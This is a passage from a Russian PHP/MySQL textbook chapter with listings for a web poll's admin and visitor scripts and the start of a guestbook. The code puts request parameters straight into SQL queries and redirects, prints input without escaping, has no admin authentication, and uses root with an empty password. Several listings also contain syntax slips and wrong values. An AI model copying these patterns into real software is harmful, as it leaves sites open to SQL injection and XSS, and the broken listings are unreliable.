  if(!$ans || !$tot) puterror("Нет активных опросов");
  // Отображение вопроса
  echo "<h1>Вопрос: ".$poll['name']."</h1>";
  // Результаты запросов присваиваются соответствующим переменным
  $tot1 = mysql_fetch_array($tot);
  $totalhits = $tot1['SUM(hit)'];
  if($totalhits == 0) $totalhits = 1;
?>
  <table border=1>
    <tr align="center">
        <td>Ответ</td>
        <td>Число проголосовавших</td>
        <td>Процент, %</td>
        <td>Позиция</td>
        <td colspan=2>Действия</td>
    </tr>
<?
  // Цикл While проходит по всем ответам на вопрос
  while($answer = mysql_fetch_array($ans))
  {
    // Отображаем ответы и управляющие ссылки
    echo "<tr><td>".$answer['name']."</td>
              <td>".$answer['hit']."</td>
              <td>".sprintf("%01.1f%s",
                          $answer['hit']/$totalhits*100,'%')."</td>
              <td>".$answer['pos']."</td>
              <td><a href=delansw.php?
                          id_answer=".$answer['id_answer']."&
                          place=currentpoll.php>Удалить</a></td>
              <td><a href=editanswform.php?
                          id_answer=".$answer['id_answer']."&
                          place=currentpoll.php>Исправить</a></td>
          </tr>";
  }
```

```
  echo "</table>";
  echo "<p>Общее число проголосовавших составляет:
                                        ".$total['SUM(hit)']."</p>";
?>
```

В первую очередь устанавливается соединение с базой данных. Это делается включением файла config.php (см. листинг 11.6), который расположен на один уровень выше системы администрирования. Затем из базы данных запрашивается активное голосование. Если запрос результативен, то формируются и выводятся на страницу управляющие ссылки. Далее происходят обращения к базе данных с целью получения вариантов ответов на вопрос голосования и получения общего количества проголосовавших на данный вопрос. Общее количество проголосовавших используется для подсчета процентного отношения голосов за каждый вариант ответа по отношению к общему числу. Варианты ответов вместе со сформированными управляющими ссылками **Удалить** и **Исправить** выводятся на страницу в виде таблицы. Ссылка **Удалить** указывает на скрипт удаления варианта ответа из таблицы (delansw.php). Ссылка **Исправить** указывает на форму редактирования варианта ответа (editanswform.php).

Подключение к базе данных осуществляется с помощью файла config.php, который включается во все файлы, в которых есть обращения к базе данных (листинг 11.6).

```
<?php
  // Имя сервера базы данных
  $dblocation = "localhost";
  // Имя базы данных
  $dbname = "poll";
  // Имя пользователя
  $dbuser = "root";
  // Пароль к базе данных
  $dbpasswd = "";
  $dbcnx = @mysql_connect($dblocation, $dbuser, $dbpasswd);
  if (!$dbcnx) {
    echo( "<p>В настоящий момент сервер базы данных не доступен,
          поэтому корректное отображение страницы невозможно.</p>");
    exit();
  }
  if ( !@mysql_select_db($dbname, $dbcnx) )
```

```
    echo( "<p>В настоящий момент база данных не доступна,
              поэтому корректное отображение страницы невозможно.</p>");
    exit();
  }
  // Небольшая вспомогательная функция,
  // которая выводит сообщение об ошибке
  // в случае ошибки запроса к базе данных
  function puterror($message)
  {
    echo("<p>$message</p>");
    exit();
  }
?>
```

Файл archivepoll.php отвечает за отображение архива системы голосования. Его код приведен в листинге 11.7.

```
<?php
  // Устанавливаем соединение с базой данных
  require_once("../config.php");
?>
<a href="index.php">Вернуться к управлению голосованиями</a>
<?php
  // Устанавливаем соединение с базой данных
  require_once("../config.php");
  // Запрашиваем все архивные опросы
  $pol = mysql_query("SELECT * FROM poll
                      WHERE archive = 'archive'
                      ORDER BY putdate DESC");
  if(!$pol) puterror("Ошибка при обращении к блоку голосования");
  while($poll = mysql_fetch_array($pol))
  {
    // Вычисляем число участников
    $query = "SELECT sum(hit) AS total FROM answer
              WHERE id_poll=".$poll['id_poll'];
    $num = mysql_query($query);
    if($num) $number = mysql_fetch_array($num);
```

```
else puterror("Ошибка выборки из таблицы ответов");
$totalhits = $number['total'];
// Формируем строчку скрыть/отобразить
if($poll['hide']) $strhide = "<a href=show.php?id_poll=
                            ".$poll['id_poll']."&
                            place=archivepoll.php>Отобразить</a>";
else $strhide = "<a href=hide.php?id_poll=
                            ".$poll['id_poll']."&
                            place=archivepoll.php>Скрыть</a>";
// Выводим результаты
echo "<h2>".$poll['name']."</h2>";
echo "<table border=0 cellpadding=7><tr>";
  echo "<td>Проголосовало: $totalhits</td>
        <td>Дата: ".$poll['putdate']."</td>
        <td>$strhide</td>
        <td><a href=setactive.php?
                id_poll=".$poll['id_poll']."
                Сделать активным</a></td>
          </tr></table>";
// Выводим таблицу ответов и статистику
// Просматриваем вопросы опроса
$query = "SELECT * FROM answer
          WHERE id_poll = ".$poll['id_poll']."
          ORDER BY pos";
$ans = mysql_query($query);
if(!$ans) puterror("Нет активных опросов");
// Выводим ответы
if($totalhits == 0) $totalhits = 1;
?>
  <table border=1>
    <tr align="center">
        <td>Ответ</td>
        <td>Число проголосовавших</td>
        <td>Процент, %</td>
        <td>Позиция</td>
        <td colspan=2>Действия</td>
    </tr>
<?
```

```
    while($answer = mysql_fetch_array($ans))
    {
      echo "<tr><td>".$answer['name']."</td>
              <td>".$answer['hit']."</td>
              <td>".sprintf("%01.1f%s",
                        $answer['hit']/$totalhits*100,'%')."</td>
              <td>".$answer['pos']."</td>
              <td><a href=delansw.php?
                        id_answer=".$answer['id_answer']."&
                        place=archivepoll.php>Удалить</a></td>
              <td><a href=editanswform.php?
                        id_answer=".$answer['id_answer']."&
                        place=archivepoll.php>Исправить</a></td>
            </tr>";
    }
    echo "</table>";
  }
?>
```

Файл archivepoll.php похож на файл currentpoll.php и отображает голосования, находящиеся в архиве. Из базы данных запрашиваются архивные голосования. Для найденных архивных голосований запрашивается общее количество проголосовавших за все варианты ответов. Далее формируются управляющие ссылки **Скрыть** или **Отобразить**, с помощью которых можно спрятать голосование от просмотра посетителями сайта. В формируемые ссылки дополнительно добавляется параметр `place`, который равен названию страницы с архивом голосований — `archivepoll.php`. Этот параметр нужен для корректного автоматического перенаправления на эту страницу после сокрытия или отображения голосования, так как скрипты сокрытия и отображения (show.php и hide.php) могут вызываться как со страницы с текущим голосованием, так и со страницы с архивными голосованиями. Формируется управляющая ссылка **Сделать активным**, с помощью которой голосование можно сделать текущим. Для каждого голосования выводится таблица с вариантами ответов и управляющими ссылками для каждого ответа. Код, выводящий эту таблицу, аналогичен соответствующему блоку кода из файла currentpoll.php.

Форма для добавления нового голосования, ссылка на которую находится на главной странице системы администрирования, расположена в файле addpollform.php (листинг 11.8).

```
<a href="index.php">Вернуться к управлению голосованиями</a>
<form action=addpoll.php method=post>
   Вопрос: <input type=text name=question value=''>
   <input type=submit value=Добавить>
</form>
```

Файл addpollform.php содержит форму для ввода вопроса, который будет участвовать в голосовании. Обработчик формы находится в файле addpoll.php (листинг 11.9).

```
<?php
  // Устанавливаем соединение с базой данных
  require_once("../config.php");
  // Проверяем, введен ли вопрос голосования
  if(empty($_POST['question'])) links("Не введен вопрос голосования...");
  // Заменяем одинарные кавычки обратными
  $_POST['question'] = str_replace("'","`",$_POST['question']);
  // Перед добавлением нового голосования
  // все текущие голосования переводим в архив
  mysql_query("UPDATE poll SET archive = 'active'");
  // Добавляем новый опрос
  $query = "INSERT INTO poll VALUES(0,
                                    '".$_POST['question']."',
                                    'active',
                                    'show',
                                    now())";
  if(mysql_query($query))

      echo "<HTML><HEAD>
            <META HTTP-EQUIV='Refresh' CONTENT='0; URL=currentpoll.php'>
            </HEAD></HTML>";
  } else puterror("Ошибка при обновлении таблицы опросов");
  function links($msg)
  {
    echo "<p>".$msg."</p>";
```

```
    echo "<p><a href=# onClick='history.back()'>
                    Вернуться к правке вопроса</a></p>";
    echo "<p><a href='currentpoll.php'>Текущий опрос</a></p>";
    exit();
  }
?>
```

После подключения к базе данных проверяется, введен ли вопрос голосования. Если вопрос не был введен в форме addpollform.php, то управление передается вспомогательной функции `links()`, которая выводит сообщение об ошибке и останавливает выполнение скрипта. Далее текст вопроса обрабатывается функцией `str_replace()`, которая заменяет одинарные кавычки обратными. Это делается, чтобы избежать возможных ошибок при работе с базой данных в операции `INSERT`. Далее выполняется запрос к базе данных, переводящий текущее голосование в архив. И только после этого новый опрос добавляется в таблицу `poll`, где хранятся вопросы голосований. Если запрос на добавление нового голосования успешно завершен, то с помощью метатегов HTML происходит перенаправление на страницу просмотра текущего опроса, которым теперь стало новое добавленное голосование.

Чтобы добавить вариант ответа для нового голосования, необходимо открыть страницу, содержащую форму добавления варианта ответа (см. рис. 11.5). Это можно сделать по нажатию на управляющую ссылку **Добавить ответ**, расположенную на странице с текущим голосованием (см. рис. 11.4). Код файла addanswform.php приведен в листинге 11.10.

```
<?
  // Устанавливаем соединение с базой данных
  require_once("../config.php");
  // Устанавливаем переменные по умолчанию
  if(!isset($action)) $action = "addansw.php";
  if(!isset($title)) $title = "Новый вариант ответа";
  if(!isset($button)) $button = "Добавить";
  // Если позиция варианта ответа не передана,
  // устанавливаем новый вариант ответа в последнюю позицию + 1
  if(!isset($pos))
  {
    $query = "SELECT MAX(pos) FROM answer
              WHERE id_poll=".$_GET['id_poll'];
```

```
    $num = mysql_query($query);
    if($num) $pos = mysql_result($num,0) + 1;
  }
?>
<a href="currentpoll.php">Вернуться к управлению голосованием</a><br>
<form action=<?php echo $action; ?> method=post>
  <table>
    <tr><td>Вариант ответа: </td><td>
          <input type=text name=question value='<?php echo $question;?>'>
        </td></tr>
    <tr><td>Позиция: </td><td>
          <input type=text name=pos value=<?php echo $pos;?>></td></tr>
    <tr><td></td>
        <td><input type=submit value=<?php echo $button;?>></td></tr>
  </table>
  <input type=hidden name=place value=<?php echo $_GET['place']; ?>>
  <input type=hidden name=id_answer
                          value=<?php echo $_GET['id_answer']; ?>>
  <input type=hidden name=id_poll value=<?php echo $_GET['id_poll']; ?>>
</form>
```

После подключения к базе данных проверяется, определены ли переменные `$action`, `$title`, `$button`, и если они не установлены, то им присваиваются значения по умолчанию. Это сделано для того, чтобы иметь возможность использовать данную форму не только для добавления нового варианта ответа, но и для редактирования уже существующего — в этом случае данные переменные будут определены в скрипте, в который будет включена форма. Далее проверяется, установлена ли переменная `$pos`, которая отвечает за порядок вывода ответов. Переменная может быть установлена, если данная форма используется для редактирования существующего варианта ответа. Если переменная `$pos` не установлена, то ей присваивается максимальное значение позиции для данного опроса, увеличенное на 1. Для этого выполняется запрос к таблице `answer`, с помощью которого вычисляется максимальное значение поля `pos`. Далее выводится форма ввода варианта ответа, которая включает в себя: текстовое поле для ввода варианта ответа, текстовое поле для ввода позиции, скрытое поле для передачи идентификатора ответа `id_answer` (при редактировании) и скрытое поле для передачи идентификатора голосования `id_poll`, к которому относится вариант ответа. Если данная форма используется для добавления нового варианта ответа, то обработчиком формы назначается файл addansw.php (листинг 11.11).

```
<?php
  // Устанавливаем соединение с базой данных
  require_once("../config.php");
  // Проверяем, введен ли вариант ответа на вопрос голосования
  if(empty($_POST['question'])) links("Не введен вариант ответа...");
  if(empty($_POST['pos']))
                    links("Не введена позиция ответа на вопрос...");
  // Заменяем одинарные кавычки обратными
  $_POST['question'] = str_replace("'","`",$_POST['question']);
  // Добавляем новый вариант ответа
  $query = "INSERT INTO answer VALUES(0,
                                     '".$_POST['question']."',
                                     ".$_POST['pos'].",
                                     0,
                                     ".$_POST['id_poll'].")";
  if(mysql_query($query))
  {
      echo "<HTML><HEAD>
            <META HTTP-EQUIV='Refresh' CONTENT='0; URL=currentpoll.php'>
            </HEAD></HTML>";
  }
  else puterror("Ошибка при обновлении таблицы ответов");
?>
```

После подключения к базе данных проверяется, переданы ли переменные `question` и `pos` в суперглобальном массиве `$_POST`. Если переменные не переданы, то управление передается функции `links()`, которая выводит сообщение об ошибке и останавливает выполнение скрипта. Код функции `links()` не приведен в данном листинге, но полностью соответствует коду в файле addpoll.php (см. листинг 11.9). Далее в переменной `$_POST['question']` одинарные кавычки заменяются обратными с помощью функции `str_replace()`. С помощью SQL-запроса `INSERT` вариант ответа добавляется в таблицу *answer*. Если запрос успешно выполнен, то осуществляется автоматическое перенаправление на страницу с результатами текущего голосования (см. рис. 11.4).

Редактирование варианта ответа осуществляется с помощью формы editanswform.php (листинг 11.12).

```
<?php
  // Устанавливаем соединение с базой данных
  require_once("../config.php");
  // Настраиваем форму addanswform.php - изменяем название
  // окна, кнопки, переопределяем скрипт-обработчик
  $title = "Исправить ответ";
  $button = "Исправить";
  $action = "editansw.php";
  // Запрашиваем содержимое записи таблицы answer с первичным
  // ключом $id_answer
  $query = "SELECT * FROM answer
            WHERE id_answer = ".$_GET['id_answer'];
  $ans = mysql_query($query);
  if(!$ans) puterror("Ошибка при обращении к таблице ответов");
  $answer = mysql_fetch_array($ans);
  $question = $answer['name'];
  $pos = $answer['pos'];
  include "addanswform.php";
?>
```

В начале скрипта осуществляется подключение к базе данных. Затем настраиваются переменные `$title`, `$button` и `$action`, которые определяют название окна, название кнопки и обработчик формы ввода данных. Форма ввода подключается в конце файла инструкцией `include "addanswform.php"`. Информация о варианте ответа (текст ответа и позицию) формируется с помощью запроса из базы данных. Идентификатор варианта ответа передается через строку запроса. Если запрос результативен, то инициализируются соответствующие переменные, которые необходимы для заполнения формы ввода данных. Обработчик формы добавления находится в файле editansw.php (листинг 11.13).

```
<?php
  // Устанавливаем соединение с базой данных
  require_once("../config.php");
  // Проверяем, введен ли вариант ответа на вопрос голосования
  if(empty($_POST['question'])) links("Не введен ответ на вопрос...");
```

```
  if(empty($_POST['pos']))
                        links("Не введена позиция ответа на вопрос...");
  // Заменяем одинарные кавычки обратными
  $_POST['question'] = str_replace("'", "`", $_POST['question']);
  // Исправляем вопрос
  $query = "UPDATE answer SET name='".$_POST['question']."',
                              pos=".$_POST['pos']."
                    WHERE id_answer=".$_POST['id_answer'];
  if(mysql_query($query))
  {
    echo "<HTML><HEAD>
          <META HTTP-EQUIV='Refresh' CONTENT='0;URL=".$_POST['place']."'>
          </HEAD></HTML>";
  } else puterror("Ошибка при обращении к таблице ответов");
?>
```

Удаление варианта ответа осуществляется с помощью скрипта delansw.php (листинг 11.14).

```
<?php
  // Устанавливаем соединение с базой данных
  require_once("../config.php");
  // Формируем и выполняем запрос на удаление вопроса
  $query = "DELETE FROM answer WHERE id_answer=".$_GET['id_answer'];
  if(mysql_query($query))
  {
    echo "<HTML><HEAD>
          <META HTTP-EQUIV='Refresh' CONTENT='0; URL=".$_GET['place']."'>
          </HEAD></HTML>";
  } else puterror("Ошибка при обращении к таблице ответов");
?>
```

В скрипте выполняется запрос на удаление записи из таблицы answer. Идентификатор удаляемой записи id_answer передается через адресную строку браузера.

Активный опрос можно направить в архив с помощью скрипта putarchive.php (листинг 11.15).

```
<?php
  // Устанавливаем соединение с базой данных
  require_once("../config.php");
  // Помещение голосования в архив
  $query = "UPDATE poll SET archive = 'archive'
            WHERE id_poll = ".$_GET['id_poll'];
  if(mysql_query($query))
  {
    echo "<HTML><HEAD>
          <META HTTP-EQUIV='Refresh' CONTENT='0; URL=currentpoll.php'>
          </HEAD></HTML>";
  }
  else puterror("Ошибка при обращении к таблице опросов");
?>
```

В скрипт передается идентификатор голосования, которое предназначено для отправки в архив. Затем выполняется скрипт обновления записи с этим идентификатором в таблице poll. Если запрос успешно выполнен, то осуществляется автоматическое перенаправление на страницу текущего голосования.

Скрытие голосования от просмотра посетителями сайта осуществляется скриптом в файле hide.php (листинг 11.16).

```
<?php
  // Устанавливаем соединение с базой данных
  require_once("../config.php");
  // Формируем и отображаем SQL-запрос на скрытие опроса
  $query = "UPDATE poll SET hide = 'hide'
            WHERE id_poll=".$_GET['id_poll'];
  if(mysql_query($query))
  {
    echo "<HTML><HEAD>
          <META HTTP-EQUIV='Refresh' CONTENT='0; URL=".$_GET['place']."'>
          </HEAD></HTML>";
  } else puterror("Ошибка при обращении к базе опросов");
?>
```

В скрипте выполняется запрос на изменение поля `hide` для записи с идентификатором `id poll`, который передается через строку браузера. Если запрос выполнен успешно, то осуществляется автоматическое перенаправление на страницу, имя которой содержится в переменной `place`. Переменная `place` также передается через адресную строку браузера. Скрипт отображения голосования работает аналогично. Единственное отличие заключается в строке запроса к базе данных. Для отображения голосования необходимо поле `hide` установить в значение `'show'`

11.4. Система представления

Система представления отображает голосование, его результаты и архивные голосования для посетителей сайта. Система представления состоит из 3 файлов:

- index.php — скрипт отображения текущего голосования на сайте;
- vote.php — скрипт, учитывающий голосование посетителя и отображающий результаты текущего активного голосования;
- archive.php — скрипт, отображающий архивные голосования.

Код файла index.php приведен в листинге 11.17.

```
<?php
  // Устанавливаем соединение с базой данных
  include "config.php";
  // Запрашиваем текущий опрос, на который есть варианты ответов
  $pol = mysql_query("SELECT poll.name,
                            poll.id_poll,
                            answer.name As answer,
                            answer.id answer
                     FROM poll, answer
                     WHERE poll.archive = 'active' AND
                           poll.hide = 'show' AND
                           poll.id_poll = answer.id_poll");
  // Если при обращении к базе данных не было ошибок и
  // результат запроса не пустой, то выводим голосование на страницу
  if ($pol and mysql_num_rows($pol)>0)
  {
  $poll = mysql_fetch_array($pol);
```

```
    // Отображаем вопрос голосования
    echo $poll['name']."<br>";
    echo "<form action=vote.php method=post><table border=1>";
    // Циклом do...while выводим на страницу варианты ответов
    do
    {
      echo "<tr><td><input type=radio name=id_answer
                                value=".$poll['id_answer']."></td>
            <td>".$poll['answer']."</td></tr>";
    } while($poll = mysql_fetch_array($poll));
    // Скрытое поле, передающее идентификатор голосования
    echo "<input type=hidden name=id_poll value=".$poll['id_poll']."">";
    echo "<tr><td></td><td><input type=submit
                                    value='Голосовать'></td></tr>";
    echo "</table></form>";
  }
?>
```

Подключение к базе данных осуществляется включением файла config.php. Далее осуществляется многотабличный запрос к базе данных, который выбирает активные не скрытые голосования, при этом должны существовать варианты ответов на вопросы голосования. Если все условия выполняются и результат выполнения запроса не пустой, то осуществляется вывод вопроса и вариантов ответов на него на страницу с помощью цикла do...while. Обработчиком формы с вариантами ответа является файл vote.php (листинг 11.18).

```
<?php
  // Устанавливаем соединение с базой данных
  include "config.php";
  // Учитываем голос
  if(!empty($_POST['id_answer']))
  {
    $id_answer = $_POST['id_answer'];
    // Получаем IP-адрес посетителя -
    // это необходимо для реализации защиты от накруток
    $forward = getenv(HTTP_X_FORWARDED_FOR);
    $ip = urldecode(getenv(HTTP_CLIENT_IP));
```

```
if ((($forward != NULL)&&($forward != $REMOTE_ADDR))
                                        $ip = $ip."/".$forward;
// Проверяем наличие IP-адреса посетителя в таблице poll_ip:
// В ней содержатся IP-адреса последних проголосовавших посетителей
$isip = "SELECT * FROM poll_ip
         WHERE ip = '$ip'
         AND puttime > now() - interval '2' minute";
$ipresult = mysql_query($isip);
// Удаляем устаревшие записи в таблице poll_ip
// (IP-адреса посетителей, голосовавших более 2 минут назад)
$delip = "DELETE FROM poll_ip
          WHERE puttime < now() - interval '2' minute";
mysql_query($delip);
// Проверка на ошибки при выполнении запроса
if($ipresult)
{
  // Если результат запроса не содержит записей,
  // то посетитель с данным IP-адресом не участвовал в голосовании
  // за последние 2 минуты, и его голос должен быть засчитан
  if(mysql_num_rows($ipresult)<1)
  {
    // Заносим IP-адрес посетителя в таблицу poll_ip
    mysql_query("INSERT INTO poll_ip VALUES(0, '$ip', now())");
    // Заносим результат голосования посетителя в таблицу answer
    $query = "SELECT hit FROM answer
              WHERE id_answer = $id_answer";
    $num = mysql_query($query);
    if($num)
    {
      $number = mysql_fetch_array($num);
      $query = "UPDATE answer SET hit = ".($number['hit']+1)."
                WHERE id_answer = $id_answer";
      mysql_query($query);
    } else puterror("Ошибка при обращении к блоку голосования");
  }
  else
  {
    echo "<b>Вы уже голосовали за последние 2 минуты.
```

```
                Ваше голосование не будет засчитано.</b>";
    }
  }
}
else
{
  echo "Вы не выбрали вариант ответа";
}
// Отображаем результаты голосования
$query = "SELECT * FROM poll
          WHERE archive = 'active' AND hide = 'show'";
$pol = mysql_query($query);
if ($pol)
{
  $poll = mysql_fetch_array($pol);
  // Отображаем вопрос голосования
  echo "<h3>".$poll['name']."</h3>";
  // Просматриваем ответы на вопрос голосования
  // и статистику голосования по ним
  $query = "SELECT * FROM answer
            WHERE id_poll = ".$poll['id_poll']."
            ORDER BY pos";
  // Подсчитываем сумму всех проголосовавших в текущем голосовании
  $total = "SELECT SUM(hit) FROM answer
            WHERE id_poll = ".$poll['id_poll'];
  $ans = mysql_query($query);
  $tot = mysql_query($total);
  if($ans && $tot)
  {
    $totl = mysql_fetch_array($tot);
    $totalhits = $totl['SUM(hit)'];
    if($totalhits == 0) $totalhits = 1;
    // Выводим заголовок таблицы с результатами голосования
    echo "<table border=1>
          <tr><td>Ответ</td><td>Проголосовало</td><td>%</td></tr>";
    while($answer = mysql_fetch_array($ans))
    {
      // Выводим результаты голосования
      echo "<tr>
```

```
                <td>".$answer['name']."</td>
                <td>".$answer['hit']."</td>
                <td>".sprintf("%01.1f%s",
                        $answer['hit']/$totalhits*100,'%')."</td>
              </tr>";
        }
        echo "</table>";
        echo "Общее число проголосовавших составляет:
              ".$tot['SUM(hit)']."<br><br>";
        // Ссылка на просмотр архива
        echo "<a href=archive.php>Посмотреть архив голосований</a><br>";
      } else puterror("Ошибка при обращении к блоку голосования");
    } else puterror("Ошибка при обращении к блоку голосования");
?>
```

Скрипт vote.php осуществляет учет голосования посетителя, защиту от повторного голосования с одного IP-адреса в короткое время (защита от "накруток") и выводит результаты голосования на страницу. Первоначально осуществляется подключение к базе данных, затем проверяется, передан ли вариант ответа в скрипт через форму (`$_POST['id_answer']`). Если переменная не пустая, то осуществляется проверка на повторное голосование. Для этого IP-адрес только что проголосовавшего сравнивается с IP-адресами голосовавших за последние 2 минуты; эти IP-адреса хранятся в таблице `poll_ip`. Если адрес только что проголосовавшего найден в таблице `poll_ip`, то голосование не засчитывается, и посетителю выводится соответствующее сообщение. Одновременно с этим из таблицы `poll_ip` удаляются записи для голосовавших более чем 2 минуты назад. Это предупреждает накопление в таблице неактуальных записей. Если IP-адрес посетителя не найден в таблице `poll_ip`, то его голосование учитывается в системе, а его IP-адрес заносится в таблицу `poll_ip`. Затем на страницу выводятся результаты текущего голосования, после которых выводится ссылка на просмотр архива голосований. За отображение архива голосований отвечает файл archive.php (листинг 11.19).

```
<?php
  // Устанавливаем соединение с базой данных
  include "config.php";
  // Запрашиваем доступные голосования в архиве
  $query = "SELECT * FROM poll
```

```
            WHERE archive = 'archive' AND
                  Hide = 'show'
            ORDER BY putdate DESC";
$pol = mysql_query($query);
if ($pol)
{
  // Циклом While проходимся по всем голосованиям в архиве
  while($poll = mysql_fetch_array($pol))
  {
    // Вычисляем число проголосовавших
    $total = "SELECT SUM(hit)
                  FROM answer
                  WHERE id_poll=".$poll['id_poll'];
    $tot = mysql_query($total);
    if ($tot)
       // Если запрос выполнен, то присваиваем
       // число проголосовавших переменной $totalhits
    {
      $totl = mysql_fetch_array($tot);
      $totalhits = $totl['SUM(hit)'];
    }
    else $totalhits = 0;
    // Выводим результаты голосования
    echo "<table border=0><tr>
            <td><h2>Вопрос: ".$poll['name']."</h2></td>
            <td>Проголосовало: ".$totalhits."</td></tr>";
    // Выводим таблицу ответов и статистику
    echo "<tr><td colspan=2>
                  <table border=1 width=100%>";
    // Просматриваем ответы на вопрос голосования
    $query = "SELECT * FROM answer
                  WHERE id_poll=".$poll['id_poll']."
                  ORDER BY pos";
    $ans = mysql_query($query);
    if($ans)
    {
    // Проверяем переменную $totalhits на равенство 0,
    // чтобы не было ошибок деления на ноль в дальнейшем
      if ($totalhits==0) $totalhits = 1;
```

```
        // Выводим ответы
        echo "<tr bgcolor=#EEEEEE>
                <td>Ответ</td>
                <td>Число проголосовавших</td>
                <td>Процент, %</td></tr>";
        // Циклом While проходим по всем ответам на вопрос голосования
        while($answer = mysql_fetch_array($ans))
        {
          echo "<tr><td>".$answer['name']."</td>
                  <td>".$answer['hit']."</td>
                  <td>".sprintf("%01.1f%s",
                       $answer['hit']/$totalhits*100,'%')."</td>
                </tr>";
        }
        echo "</table>";
      }
      echo "</table><br>";
    }
  } else puterror("Ошибка при обращении к блоку голосования");
?>
```

В файле archive.php происходит вывод результатов нескрытых голосований, находящихся в архиве. Признаком местонахождения голосования в архиве является значение поля `archive = 'archeve'`. В остальном формирование вывода архивных голосований происходит аналогично выводу результатов текущего голосования. На этом разработку системы голосования можно считать законченной.

11.5. Гостевая книга

Гостевая книга обычно состоит из двух частей: блока представления (страниц для добавления и отображения сообщений на сайте) и блока администрирования (страниц, где администратор может осуществить модерирование сообщений и ответить на вопросы посетителей).

Для работы гостевой книги потребуется таблица `guest` в базе данных MySQL. Данная таблица будет содержать 9 полей:

- `id_msg` — первичный ключ таблицы, снабженный атрибутом `AUTO_INCREMENT`;
- `name` — имя посетителя;
- `city` — город, в котором проживает посетитель;

- email — e-mail посетителя;
- url — адрес домашней страницы посетителя или сайт компании, которую он представляет;
- msg — текст сообщения;
- answer — ответ администратора гостевой книги на сообщение;
- puttime — время добавления нового сообщения;
- hide — поле типа ENUM, принимающее 2 значения: 'show' и 'hide'; в первом случае сообщение доступно для просмотра с сайта, во втором — оно скрыто, и доступ к нему можно получить только со страницы администрирования.

Обязательными для заполнения посетителями являются поля для имени (name) и текста сообщения (msg). Поля city, email и url заполняются по желанию. Все остальные поля не предназначены для заполнения посетителем и заполняются либо движком форума (id_msg, puttime и hide), либо администратором (answer и hide).

SQL-оператор CREATE, позволяющий создать таблицу guest, представлен в листинге 11.20.

```
CREATE TABLE guest (
  id_msg INT(8) NOT NULL AUTO_INCREMENT,
  name TINYTEXT NOT NULL,
  city TINYTEXT NOT NULL,
  email TINYTEXT NOT NULL,
  url TINYTEXT NOT NULL,
  msg MEDIUMTEXT NOT NULL,
  answer MEDIUMTEXT NOT NULL,
  puttime DATETIME NOT NULL DEFAULT '0000-00-00 00:00:00',
  hide ENUM('show','hide') NOT NULL DEFAULT 'show',
  PRIMARY KEY (id_msg)
) TYPE=MyISAM;
```

Разработка гостевой книги будет начата с блока представления, так как именно с помощью него происходит заполнение базы данных.

Замечание

Разработку Web-приложения следует начинать с блока, несущего ответственность за информационное наполнение базы данных. В этом случае остальные

блоки, использующие информацию из базы данных, будет легче разрабатывать и отлаживать.

Блок представления состоит из 3 файлов:

- config.php — конфигурационный файл гостевой книги;
- index.php — главная страница гостевой книги, несущая ответственность за отображение сообщений гостевой книги на сайте;
- addrec.php — файл, содержащий HTML-форму и ее обработчик для добавления нового сообщения в гостевую книгу.

Замечание

Далее в листингах для удобства восприятия будет опущен несущественный HTML-код, связанный, в первую очередь, со стилевым оформлением Web-приложения. Полная версия данного Web-приложения находится на прилагаемом к книге компакт-диске, а также доступна по адресу http://www.softtime.ru/info/downloads.php.

Конфигурационный файл config.php содержит код соединения с базой данных MySQL и ряд параметров Web-приложения. Код файла приведен в листинге 11.21.

```
<?php
  // Имя сервера базы данных
  $dblocation = "localhost";
  // Имя базы данных
  $dbname = "questbook";
  // Имя пользователя
  $dbuser = "root";
  // Его пароль
  $dbpasswd = "";
  // Число выводимых сообщений на странице
  $pnumber = 10;
  // Отправлять письмо на e-mail при добавлении нового сообщения
  // в гостевую книгу? Для включения данного сервиса исправьте на true
  $sendmail = false;
  // e-mail, на который следует отправлять сообщение
  $valmail = "mymail@mail.ru";
  // Версия системы
  $version = "1.2.0";
```

```
  // Соединяемся с сервером базы данных
  $dbcnx = @mysql_connect($dblocation, $dbuser, $dbpasswd);
  if (!$dbcnx)
  {
    echo( "<P>В настоящий момент сервер базы данных не доступен,
          поэтому корректное отображение страницы невозможно.</P>");
    exit();
  }
  // Выбираем базу данных
  if (! @mysql_select_db($dbname, $dbcnx) )
  {
    echo( "<P>В настоящий момент база данных не доступна, поэтому
          корректное отображение страницы невозможно.</P>" );
    exit();
  }
  // Небольшая вспомогательная функция, которая выводит
  // сообщение об ошибке в случае ошибки запроса к базе данных
  function puterror($message)
  {
    echo("<p>$message</p>");
    exit();
  }
?>
```

Как видно из листинга 11.21, в начале файла следует конфигурационная информация. Первые 4 переменные определяют параметры соединения с базой данных:

- `$dblocation` — адрес сервера базы данных (`localhost`, если тестирование происходит на локальной машине);
- `$dbname` — имя базы данных;
- `$dbuser` — имя пользователя;
- `$dbpasswd` — его пароль.

Переменная `$pnumber` определяет число сообщений, выводимых на одной странице. Если число сообщений в таблице `guest` базы данных MySQL будет превышать это значение (по умолчанию 10), на странице будет выведена ссылка **Следующие**, переход по которой приводит к странице, где представлены следующие 10 сообщений гостевой книги. Логическая переменная `$sendmail` может принимать 2 значения: `true` или `false`, разрешая или за-

прещая отправку уведомляющего почтового сообщения по адресу в переменной `$valmail`.

За вывод сообщений гостевой книги ответствен файл index.php, содержимое которого представлено в листинге 11.22. Внешний вид страницы, генерируемой файлом index.php, представлен на рис. 11.8.

